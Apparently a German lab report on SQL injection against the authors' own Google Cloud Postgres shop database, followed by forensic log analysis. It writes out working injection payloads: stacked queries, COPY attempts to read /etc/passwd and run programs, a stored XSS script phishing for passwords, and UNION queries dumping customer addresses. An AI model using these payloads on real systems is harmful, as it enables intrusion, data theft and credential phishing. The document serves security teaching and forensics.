
➔ Auch in der Cloud Nutzerverwaltung ist der Nutzer angelegt

5.3.5 Beispiel 4 - Änderungen am Filesystem

Änderungen am File System sind in der Google Cloud nicht möglich, da die Zugriffsrechte beschränkt sind. **Es werden SUPERUSER Rechte benötigt, diese können jedoch nicht vergeben werden.**


https://cloud.google.com/sql/docs/postgres/users

Info%'; CREATE TABLE kistedb.public.mydata(t text); COMMIT; --



➔ Das Anlegen der Tabelle stellt kein Problem dar.

Info%'; COPY mydata FROM '/etc/passwd'; --





➔ Für den Zugriff auf das File-System sind erhöhte Rechte erforderlich, die im Cloud Postgres Server nicht zur Verfügung stehen.

sqlalchemy.exc.ProgrammingError: (psycopg2.errors.InsufficientPrivilege) must be superuser or a member of the pg_read_server_files role to COPY from a file HINT: Anyone can COPY to stdout or from stdin. psql's \copy command also works for anyone.

Um sicherzugehen, dass nicht nur dieser Aufruf nicht funktioniert, wurde versucht ein File zu erstellen.

Info%'; COPY artikel TO '/tmp/output.csv' DELIMITER ',' CSV HEADER; --





➔ Für den Zugriff auf das File-System sind erhöhte Rechte erforderlich, die im Cloud Postgres Server nicht zur Verfügung stehen.

sqlalchemy.exc.ProgrammingError: (psycopg2.errors.InsufficientPrivilege) must be superuser or a member of the pg_write_server_files role to COPY to a file
HINT: Anyone can COPY to stdout or from stdin. psql's \copy command also works for anyone.


5.3.6 Beispiel 5 - Einschleusen von beliebigem Code

Auch das Einschleusen von beliebigem Code ist nur beschränkt in einem Cloud Postgresql möglich, alle Einschleusemenchanismen, für die ein Zugriff auf das File-System benötigt wird, können aufgrund der eingeschränkten Rechte nicht ausgeführt werden. Auch für das Ausführen von Programmen werden erweitere Rechte benötigt, wie im nachfolgenden veranschaulicht wird.

Info%'; CREATE TABLE tmp(filename text); COMMIT;--

➔ Die Tabelle “tmp” wurde ohne Probleme angelegt.

Info%'; COPY tmp FROM PROGRAM 'ls'; COMMIT;--




➔ Beim ausführen des eines Programms ist aufgrund der eingeschränkten Rechte nicht möglich.

sqlalchemy.exc.ProgrammingError: (psycopg2.errors.InsufficientPrivilege) must be superuser or a member of the pg_execute_server_program role to COPY to or from an external program
HINT: Anyone can COPY to stdout or from stdin. psql's \copy command also works for anyone.


So bleibt lediglich das Einspielen von Cross-Site-Scripts.

Info%'; CREATE TABLE script (id INTEGER, text VARCHAR(100)); COMMIT ; --




➔ Die zusätzliche Tabelle wurde erzeugt, da die in der bestehenden Struktur vorhandenen Spalten nicht die notwendige Länge haben und auf max. 50 Zeichen beschränkt sind.

Info%'; INSERT INTO script (id, text) VALUES (1, '<script>prompt("Bitte Passwort eingeben:", "");</script>') ; COMMIT;--




➔ Das Script wurde in der Datenbank-Tabelle gespeichert.

Info%'; SELECT * FROM script ;--




➔ Die Prüfung, ob das Script in die Datenbank geschrieben wurde, war erfolgreich. Aufgrund der aktuellen Umgebung wird das Script aber nicht direkt ausgeführt, weshalb kein Pop-up-Fenster erscheint. Wenn von einer anderen Webseite auf die Daten zugegriffen wird, besteht das Risiko, dass dieses ausgeführt wird.

In einer anderen Umgebung wäre das Ergebnis wie folgt zu erwarten.




5.4 Forensische Auswertung

Um zu einem späteren Zeitpunkt Informationen zu möglichen Attacken zu bekommen, wurden für die Cloud Datenbank zusätzliche Logs aktiviert.



5.4.1 Logs

Für die forensische Auswertung steht in der Google Cloud der Logging-Explorer zur Verfügung, um sowohl auf activity, system_event und prostgres logs zuzugreifen.
In diesem Log werden die einzelnen Abfragen gespeichert und können für den in Betracht kommenden Angriffszeitraum ausgewertet werden.




Eine Abfrage kann sich nach Belieben zusammengestellt werden. Zur besseren Eingrenzung wurde zudem nach einem enthaltenen Payload gefiltert.

```
resource.type="cloudsql_database"
resource.labels.database_id="quiet-subset-337913:postgres"
logName="projects/quiet-subset-337913/logs/cloudsql.googleapis.com%2Fpostgres.log"
textPayload:"kistedb"
textPayload:"postgres"
textPayload:"bestellung"
```

Über den “textPayload” kann weiterhin auch nach Bestandteilen des Befehls wie INSERT, UPDATE, DELETE, COPY o.ä. gesucht werden und schränkt somit die Ergebnisse erheblich ein.

```
textPayload:"UPDATE"
```




5.4.2 Logische Replikation - Write-Ahed-Log - Transaction Log

Mithilfe der logischen Replikation werden die Änderungen aus den WAL-Logs mithilfe der logischen Decodierung extrahiert. Es werden nur Änderungen an Daten auf SQL-Ebene in Bezug auf INSERT, UPDATE und DELETE gespiegelt. Somit ist es möglich, die auf die Write-Ahed-Logs auch vergleichbar mit Transaction Logs zuzugreifen.

Damit dies funktioniert, muss das Flag “**cloudsql.logical_decoding**” aktiviert werden.

https://cloud.google.com/sql/docs/postgres/replication/configure-logical-replication



Anschließend muss ein Replikationsnutzer erstellt werden

```
CREATE USER replication_user WITH REPLICATION
IN ROLE cloudsqlsuperuser LOGIN PASSWORD 'secret';
```

Um einen Zugriff über die Cloud Shell zu ermöglichen, muss eine Freigabe in der Firewall erstellt werden. Anschließend können die folgenden Befehle ausgeführt werden.
Sollte der Zugriff dennoch nicht möglich sein, muss vorab eine Verbindung zur Datenbank hergestellt werden, um die Shell zu autorisieren.

Erstellen eines Slots:

```
pg_recvlogical --host=34.91.249.171 --port=5432 --username=replication_user
--password --dbname=kistedb --create-slot --slot=kiste_slot
```

Starten des Loggings:

```
pg_recvlogical --host=34.91.249.171 --port=5432 --username=replication_user
--password --dbname=kistedb --slot=kiste_slot --start --file=-
```

Mithilfe der Replikation wären auch andere Arten des Abrufs möglich, z.B. das Wegschreiben in eine Tabelle o.ä.

```
k_neumair@cloudshell:~ (quiet-subset-337913)$ pg_recvlogical --host=34.91.249.171 --port=5432 --username=replication_user --password --dbname=kistedb --slot=kist
e_slot --start --file=-
Password:
BEGIN 182211
table public.artikel: UPDATE: pk_artikelnr[integer]:3 bezeichnung[character varying]:'Cola (Kasten)' stueckzahl[integer]:24 nettoeinzelpreis[numeric]:0.01 mwst[n
umeric]:19.00 bruttoeinzelpreis[numeric]:0.01 _lieferantnr_artikel[integer]:2
table public.artikel: UPDATE: pk_artikelnr[integer]:4 bezeichnung[character varying]:'Cola (Einzeln)' stueckzahl[integer]:1 nettoeinzelpreis[numeric]:0.01 mwst[n
umeric]:19.00 bruttoeinzelpreis[numeric]:0.01 _lieferantnr_artikel[integer]:2
COMMIT 182211
BEGIN 182224
COMMIT 182224
BEGIN 182225
COMMIT 182225
BEGIN 182226
COMMIT 182226
BEGIN 182227
COMMIT 182227
BEGIN 182240
COMMIT 182240
BEGIN 182246
COMMIT 182246
BEGIN 182250
table public.script1: INSERT: id[integer]:1 text[character varying]:'<script>prompt("Bitte Passwort eingeben:", "");</script>'
COMMIT 182250
```

```
BEGIN 182211
table public.artikel: UPDATE: pk_artikelnr[integer]:3 bezeichnung[character varying]:'Cola
(Kasten)' stueckzahl[integer]:24 nettoeinzelpreis[numeric]:0.01 mwst[numeric]:19.00
bruttoeinzelpreis[numeric]:0.01 _lieferantnr_artikel[integer]:2
table public.artikel: UPDATE: pk_artikelnr[integer]:4 bezeichnung[character varying]:'Cola
(Einzeln)' stueckzahl[integer]:1 nettoeinzelpreis[numeric]:0.01 mwst[numeric]:19.00
bruttoeinzelpreis[numeric]:0.01 _lieferantnr_artikel[integer]:2
COMMIT 182211BEGIN 182224
COMMIT 182224BEGIN 182225
COMMIT 182225
BEGIN 182226
COMMIT 182226
BEGIN 182227
COMMIT 182227
BEGIN 182240
COMMIT 182240
BEGIN 182246
COMMIT 182246
BEGIN 182250
table public.script1: INSERT: id[integer]:1 text[character varying]:'<script>prompt("Bitte
Passwort eingeben:", "");</script>'
COMMIT 182250
```

5.4.2 Datenbank Tabellen

Zusätzlich gibt es die Möglichkeit in den Postgres eigenen Tabellen nach Informationen zu suchen. Hierfür kann die Tabelle **pg_stat_activity** verwendet werden, welche die letzten Statements mit weiteren Informationen speichert.

select * from pg_stat_activity

select * from pg_stat_activity

datid	datname	pid	usesysid	usename	application_name	client_addr	client_hostname	client_port	backend_start	xact_start	query_start	state_change	wait_event_type	wait_event	state	backend_xid	backend_xmin	
NULL	NULL	30	NULL	NULL		NULL	NULL	NULL	2022-02-17 08:40:33.338966+00	NULL	NULL	NULL	Activity	AutoVacuumMain	NULL	NULL	NULL	
NULL	NULL	32	10	cloudsqladmin		NULL	NULL	NULL	2022-02-17 08:40:33.343178+00	NULL	NULL	NULL	Activity	LogicalLauncherMain	NULL	NULL	NULL	
16802	kistedb	1102	16394	postgres		80.134.203.101	NULL	50364	2022-02-17 09:24:02.987878+00	NULL	2022-02-17 09:24:03.165068+00	2022-02-17 09:24:03.168425+00	Client	ClientRead	idle	NULL	NULL	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachn
16384	cloudsqladmin	34	10	cloudsqladmin	cloudsqlagent	127.0.0.1	NULL	38862	2022-02-17 08:40:34.594638+00	NULL	2022-02-17 09:31:22.033346+00	2022-02-17 09:31:22.033589+00	Client	ClientRead	idle	NULL	NULL	;
16802	kistedb	1053	16394	postgres		80.134.203.101	NULL	50325	2022-02-17 09:21:50.608645+00	NULL	2022-02-17 09:21:51.220825+00	2022-02-17 09:21:51.242484+00	Client	ClientRead	idle	NULL	NULL	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachn
16802	kistedb	1058	16394	postgres		80.134.203.101	NULL	50338	2022-02-17 09:22:02.407635+00	NULL	2022-02-17 09:22:02.58201+00	2022-02-17 09:22:02.584449+00	Client	ClientRead	idle in transaction (aborted)	NULL	NULL	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachn
16802	kistedb	1088	16394	postgres		80.134.203.101	NULL	50350	2022-02-17 09:23:37.075338+00	NULL	2022-02-17 09:23:37.250641+00	2022-02-17 09:23:37.251134+00	Client	ClientRead	idle in transaction (aborted)	NULL	NULL	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachn
16802	kistedb	1090	16394	postgres		80.134.203.101	NULL	50357	2022-02-17 09:23:42.790841+00	NULL	2022-02-17 09:23:42.970016+00	2022-02-17 09:23:42.970068+00	Client	ClientRead	idle	NULL	NULL	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachn
16802	kistedb	1125	16394	postgres		80.134.203.101	NULL	50371	2022-02-17 09:25:06.530748+00	2022-02-17 09:25:06.68075+00	2022-02-17 09:25:06.707632+00	2022-02-17 09:25:06.709659+00	Client	ClientRead	idle in transaction	NULL	NULL	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachn
16802	kistedb	1259	16394	postgres	Adminer	80.134.203.101	NULL	50390	2022-02-17 09:31:21.50697+00	2022-02-17 09:31:22.335899+00	2022-02-17 09:31:22.336701+00	2022-02-17 09:31:22.336701+00	NULL	NULL	active	NULL	174695	select * from pg_stat_activity
16802	kistedb	1261	16394	postgres	Adminer	80.134.203.101	NULL	50391	2022-02-17 09:31:21.923798+00	NULL	2022-02-17 09:31:22.282227+00	2022-02-17 09:31:22.282331+00	Client	ClientRead	idle	NULL	NULL	DEALLOCATE pdo_stmt_00000002
16384	cloudsqladmin	1253	10	cloudsqladmin	cloudsqlagent	127.0.0.1	NULL	40848	2022-02-17 09:31:19.593587+00	NULL	2022-02-17 09:31:19.730747+00	2022-02-17 09:31:19.731628+00	Client	ClientRead	idle	NULL	NULL	SELECT archived_count, last_archived_time, fail
NULL	NULL	28	NULL	NULL		NULL	NULL	NULL	2022-02-17 08:40:33.337293+00	NULL	NULL	NULL	Activity	BgWriterHibernate	NULL	NULL	NULL	
NULL	NULL	27	NULL	NULL		NULL	NULL	NULL	2022-02-17 08:40:33.340598+00	NULL	NULL	NULL	Activity	CheckpointerMain	NULL	NULL	NULL	
NULL	NULL	29	NULL	NULL		NULL	NULL	NULL	2022-02-17 08:40:33.338189+00	NULL	NULL	NULL	Activity	WalWriterMain	NULL	NULL	NULL	

select pid, usename as username, datname as database_name, query, application_name, backend_start, state, state_change from pg_stat_activity

```
select pid, usename as username, datname as database_name, query, application_name, backend_start, state, state_change from pg_stat_activity
```

pid	username	database_name	query	application_name	backend_start
30	NULL	NULL			2022-02-17 08:40:33.338966+0
32	cloudsqladmin	NULL			2022-02-17 08:40:33.343178+0
1102	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; INSERT INTO script (id, text) VALUES (1, '<script>prompt("Bitte Passwort eingeben:", "");</script>') ; COMMIT;--%' ORDER BY k.nachname		2022-02-17 09:24:02.987878+0
34	cloudsqladmin	cloudsqladmin	;	cloudsqlagent	2022-02-17 08:40:34.594638+0
1053	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; CREATE TABLE tmp(filename text); COMMIT;--%' ORDER BY k.nachname		2022-02-17 09:21:50.608645+0
1058	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; COPY tmp FROM PROGRAM 'ls'; COMMIT;--%' ORDER BY k.nachname		2022-02-17 09:22:02.407635+0
1088	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; CREATE TABLE script (id INTEGER, text VARCHAR(100)); COMMIT ; --%' ORDER BY k.nachname		2022-02-17 09:23:37.075338+0
1090	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; CREATE TABLE script (id INTEGER, text VARCHAR(100)); COMMIT ; --%' ORDER BY k.nachname		2022-02-17 09:23:42.790841+0
1125	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; SELECT * FROM script ;--%' ORDER BY k.nachname		2022-02-17 09:25:06.530748+0
1187	cloudsqladmin	cloudsqladmin	SELECT CAST(ROUND(EXTRACT(EPOCH FROM (current_timestamp - pg_catalog.pg_postmaster_start_time)))) AS BIGINT), pg_catalog.pg_postmaster_start_time(), current_timestamp	cloudsqlagent	2022-02-17 09:28:19.591066+0
1208	postgres	kistedb	select pid, usename as username, datname as database_name, query, application_name, backend_start, state, state_change from pg_stat_activity	Adminer	2022-02-17 09:29:05.282708+0
1210	postgres	kistedb	DEALLOCATE pdo_stmt_00000002	Adminer	2022-02-17 09:29:05.698211+0
28	NULL	NULL			2022-02-17 08:40:33.337293+0
27	NULL	NULL			2022-02-17 08:40:33.340598+0
29	NULL	NULL			2022-02-17 08:40:33.338189+0

```
select pid, usename as username, datname as database_name, query, application_name, backend_start, state, state_change from pg_stat_activity
```

pid	username	database_name	query	applic
29	NULL	NULL		
31	cloudsqladmin	NULL		
36	cloudsqladmin	cloudsqladmin	;	cloudsc
331	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%' UNION SELECT 0, 0, strasse, _plz_ort FROM public.adresse; --%' ORDER BY k.nachname	
353	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%' UNION SELECT 0, 0, column_name, NULL FROM information_schema.columns WHERE table_schema = 'public'; AND table_name = adresse--%' ORDER BY k.nachname	
333	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%' UNION SELECT 0, schema_name, null, 0 FROM information_schema.schemata; --%' ORDER BY k.nachname	
378	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%' UNION SELECT 0, 0, column_name, NULL FROM information_schema.columns WHERE table_schema = 'public' AND table_name = adresse ;--%' ORDER BY k.nachname	
